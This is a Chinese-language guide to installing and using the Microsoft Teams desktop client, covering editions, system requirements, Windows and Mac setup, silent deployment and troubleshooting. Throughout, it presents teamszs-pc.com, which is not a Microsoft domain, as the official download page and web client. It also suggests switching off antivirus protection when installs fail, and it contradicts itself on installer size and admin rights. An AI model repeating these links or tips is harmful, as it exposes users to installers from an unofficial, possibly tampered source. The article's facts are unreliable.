
Teams电脑版 7个关键功能和安装要点

2026 年,Microsoft Teams 桌面和移动应用最多可在 5 台设备上同时登录使用。这意味着你在办公室电脑、家里笔记本和手机上能同步接收消息、切换会议,不用反复登出。Teams 的建议很直接:先装桌面版,因为它比网页版稳定,功能也更完整。本文回答 5 个核心问题:Teams电脑版有哪些必用功能?怎么正确安装?系统配置要求是什么?桌面版和网页版差在哪?安装出错怎么排查?
核心要点
- 同一账号最多5台设备同时在线,跨端消息实时同步
- 主力办公装桌面版,临时借电脑用网页版
- Windows版需4GB内存、2核处理器,安装包约130MB
- 免费版会议限60分钟100人,长会团队别选
- 安装失败先卸载残留旧版本,再重装可解决
关键速览
- 同一账号最多 5 台设备同时在线,跨端消息实时同步
- 桌面版会议支持后台降噪、实时字幕,网页版功能受限
- Windows 版需 4GB 内存、2 核处理器,安装包约 130MB
- 免费版群组会议时长上限 60 分钟,最多 100 人
- 安装失败多因权限不足或旧版本残留,卸载重装可解决
Teams桌面版是什么,和网页版有什么区别?
Teams桌面版是安装在Windows或Mac本地的Teams电脑版客户端,从teamszs-pc.com下载。它跑在系统后台,比网页版更适合每天开会、长时间挂线的人。网页版则打开teamszs-pc.com 即用,无需安装。
网页版并不弱。它是一个功能齐全的客户端,靠 WebRTC(一种让浏览器直接打电话开会的技术,不用装插件)来做通话和会议。临时借别人电脑、无权安装软件时,网页版几分钟就能上手。
但两者在四个实操点上差别明显。桌面版把消息缓存在本地,重连网络后旧消息秒加载;网页版关掉标签页,缓存基本清零,重新拉取要等几秒。
| 对比项 | Teams桌面版 | 网页版 |
|---|---|---|
| 通知推送 | 系统级弹窗,关闭窗口仍收到 | 依赖浏览器,标签页关了就断 |
| 多窗口 | 会议、聊天可拆成独立窗口 | 受浏览器标签页限制 |
| 后台通话稳定性 | 独立进程,切软件不掉线 | 切标签页易降码率 |
| 离线消息缓存 | 本地存储,断网可读历史 | 关页面即清空 |
Teams的建议很直接:主力办公用桌面版,临时场景用网页版。值得一提的是,同一账号的Teams电脑版和移动端在 2026 年最多可 5 台设备同时登录,办公电脑加手机再加平板也够用。下一节会讲清楚免费版、工作版、个人版到底该下哪个。
免费版、工作/学校版、个人版该下载哪个?

下载的都是同一个Teams电脑版客户端,区别在你登录的账号类型。用工作或学校邮箱(比如 @公司域名)登录,就进入工作/学校版;用个人微软账号(@outlook.com)登录,就是个人版;不想注册也能选免费试用入口。2026 年微软官方说明,同一账号最多可在 5 台设备上同时用。

三个版本的会议规格差别很大,选错会当场卡壳。看表:
| 版本 | 单次会议时长 | 参会人数上限 | 云存储 | 登录账号 |
|---|---|---|---|---|
| 免费版 | 60 分钟 | 100 人 | 5 GB/人 | 个人微软账号 |
| 个人版(含订阅) | 30 小时 | 300 人 | 随 OneDrive 计划 | 个人微软账号 |
| 工作/学校版 | 30 小时 | 300 人起 | 随企业授权 | 公司/学校邮箱 |
免费版最大的坑是 60 分钟自动断线。三人以上开会超过一小时,等于每小时被踢一次,得重新拉链接。经常开长会的团队别选它。
个人用还是公司用,怎么快速定?
问自己一个问题:你有公司或学校发的邮箱吗?有,就用它登录工作/学校版,会议时长、行政管控、共享文件权限都归 IT 部门统一管。没有,纯家庭聚会或和朋友视频,个人微软账号足够。
拿不准要不要花钱,Teams 的建议是先装客户端、用免费版跑两周。触到 60 分钟或 100 人上限,再升级到付费订阅也不迟,客户端不用重装,换账号登录即可。
Windows电脑版怎么下载和安装?

Windows安装Teams电脑版只需三步:打开teamszs-pc.com,下载安装包(约100MB),双击运行后等它自动装完。据 Microsoft官方文档,2026年Windows安装Teams客户端不需要管理员权限,普通用户账号也能装好,全程通常在3分钟内完成。
系统版本要求有哪些?
新版Teams需要Windows 10或更高版本。老旧的Windows 8.1装不了新客户端。内存建议4GB以上,硬盘留出3GB空间。如果你的电脑用的是ARM架构(比如部分Surface Pro),下载页会自动识别并给你ARM64版本,不用手动选。
企业批量部署怎么静默安装?
给几十上百台电脑装Teams电脑版,靠手动点太慢。IT管理员可以下载MSIX或Bootstrapper安装包,用命令行静默部署:
- Bootstrapper静默安装:
teamsbootstrapper.exe -p,加-p参数即静默预装,不弹窗 - 指定离线包:
teamsbootstrapper.exe -p -o "路径MSTeams-x64.msix",适合内网无外网环境 - 验证安装:装完运行
teamsbootstrapper.exe -x检查部署状态
下载卡住或报错0x80070005怎么办?
0x80070005是”拒绝访问”错误,最常见原因是权限或杀毒软件拦截。先右键安装包选”以管理员身份运行”。若还失败,临时关闭第三方杀毒软件的实时防护再试。下载卡在半路多半是网络问题,公司防火墙可能挡了微软的CDN节点,换用手机热点下载往往立刻通畅。装完卡在登录界面时,清除 %appdata%MicrosoftTeams 缓存文件夹再重启即可解决。
Mac电脑版安装步骤和权限设置有什么不同?
Mac安装Teams电脑版用的是.pkg 安装包,和Windows最大的不同是必须要管理员权限。据 Microsoft官方客户端文档,2026年Mac安装Teams要求管理员访问权,而Windows则不需要。装完还要在系统里手动开三项权限,否则会议一开就黑屏。
⚠️ 常见错误: 三人以上团队用免费版开长会,超过 60 分钟被自动断线,每小时得重拉链接。原因:免费版单次会议时长上限就是 60 分钟、100 人。修复:升级到付费订阅(时长升至 30 小时),客户端不用重装,换账号登录即可。
Apple芯片和Intel芯片下载的包一样吗?
不一样,但你基本不用操心。新版Teams电脑版是通用二进制(universal binary,一个包同时兼容两种芯片)。你从 teamszs-pc.com下载的.pkg,在M系列(Apple芯片)和老款Intel芯片的Mac上都能直接跑。双击.pkg,按向导一路点,输入开机密码授权,装到「应用程序」文件夹即可。
为什么开会时共享屏幕是黑屏?

这是Mac用户最常踩的坑。首次启动Teams后,macOS会拦截摄像头、麦克风和屏幕录制。不主动去开,视频、声音、共享全废。
- 麦克风:系统设置 → 隐私与安全性 → 麦克风,把Teams开关打开,否则别人听不见你说话。
- 摄像头:同一路径下的「摄像头」,不开则你的画面是黑框。
- 屏幕录制:开「屏幕录制与系统音频」里的Teams。这项是黑屏元凶——共享屏幕时对方只看到黑画面,就是它没开。
关键坑点:勾选屏幕录制权限后,macOS要求完全退出并重启Teams权限才生效。很多人开了权限还是黑屏,其实是没重启应用。建议装完先空跑一次会议,逐项确认三个权限都亮起再正式用。
旧版classic Teams停止支持了,怎么切换到新版并迁移数据?
不用手动迁移数据。据 Microsoft官方文档,2025年6月30日后经典版(classic)Teams客户端彻底停用,必须升级到新版Teams电脑版。切换后聊天记录、团队和频道会自动同步,因为这些数据本来就存在云端服务器,不在你的电脑硬盘里。
自动升级什么时候触发?
大多数用户是被”静默升级”推过来的。微软在2024到2025年间分批推送新版,你登录时如果检测到旧客户端,系统会在后台下载新版并自动替换,不用你点确认。
2025年6月30日是硬性截止线。过了这天,旧版会直接打不开,弹窗提示你装新版。所以现在(2026年)你电脑上的Teams基本都已是新版。
手动切换开关在哪?
如果你还卡在旧版,找左上角的开关。旧版classic Teams窗口顶部有一个”试用新版Teams”的切换按钮(Try the new Teams),点一下滑到开,几秒后就重启进新界面。
找不到这个开关?直接去teamszs-pc.com 重新下载安装,覆盖装即可,新装的一定是新版。
数据真的不用担心吗?
核心数据安全。聊天消息、团队文件、频道帖子都存在Microsoft 365云端,换客户端不影响。但有两类本地数据不会自动带走:
- 登录状态:需重新登录一次账号,多账号用户要逐个加回。
- 自定义背景图:会议里自己上传的虚拟背景存在本地,升级后可能需重新添加。
新版本身值得升。微软将新版描述为更快、更可靠、更安全,内存占用比旧版明显下降。放心切,别拖。
首次登录和核心功能怎么用?常见故障如何排查?

装完Teams电脑版,第一次打开就用你注册时的邮箱登录。工作账号会跳到公司的单点登录(SSO,用公司统一账号一次登录所有系统)页面,输密码后可能弹多因素验证(MFA,除了密码还要手机确认一次)。据 Microsoft 官方下载页,2026 年同一账号最多可在 5 台设备上同时登录,所以电脑和手机能一起挂着。
登进去后核心就三块:左侧「聊天」发消息和传文件,「团队」按频道组织项目讨论,「日历」点会议链接直接入会。文件拖进聊天框就能共享,对方点开在线编辑,改动实时同步。
登录卡在验证怎么办?
先看是不是MFA没通过,手机上没收到确认推送,多半是Authenticator应用没联网。排查顺序:确认系统时间准确(时间偏差会让验证码失效)→ 清除Teams缓存(Windows按Win+R输 %appdata%MicrosoftTeams 删缓存文件夹)→ 重启客户端。
通知不弹窗、会议没声音怎么排查?
通知不弹,九成是系统「专注助手」或勿扰模式挡了。先去Windows「设置→通知」确认Teams被允许,再看Teams内「设置→通知」。会议无声音,排查顺序:客户端左上角头像→「设置→设备」选对扬声器和麦克风→点「进行测试通话」→ 都正常还没声就重启音频驱动。
总结与下一步操作建议
装好Teams电脑版只需走完四步:选版本→下载→安装授权→登录排障。整条路径的核心入口只有一个,官方下载页 teamszs-pc.com。同一账号在 2026 年最多可在 5 台设备同时登录,所以在公司电脑和自己笔记本上各装一份完全够用。
选版本这一步别纠结。下载的都是同一个客户端,进哪个版本只看你登录的邮箱:公司邮箱进工作/学校版,@outlook.com 进个人版。下载后 Windows 双击直接装、不要管理员权限;Mac 要.pkg 包和管理员权限,还得手动开麦克风、摄像头、屏幕共享三项系统权限。
不同用户的推荐动作:
- 每天开会、长时间挂线的人:装桌面客户端。后台常驻、通话稳定,比网页版省心。
- 临时进一次会、用别人电脑的人:直接打开 teamszs-pc.com,浏览器靠 WebRTC 免装开会,不留痕迹。
- 还在用经典版的人:立刻升级。经典版已在 2025 年 6 月 30 日后停用,聊天和团队数据存云端会自动同步,无需手动迁移。
登录卡住时先排查两处:工作账号会跳公司单点登录(SSO,公司统一账号一次登密码进所有系统)和多因素验证(MFA,密码之外还要手机确认),手机没收到验证就检查网络。装完就照这条路径走一遍,Teams电脑版基本一次到位。




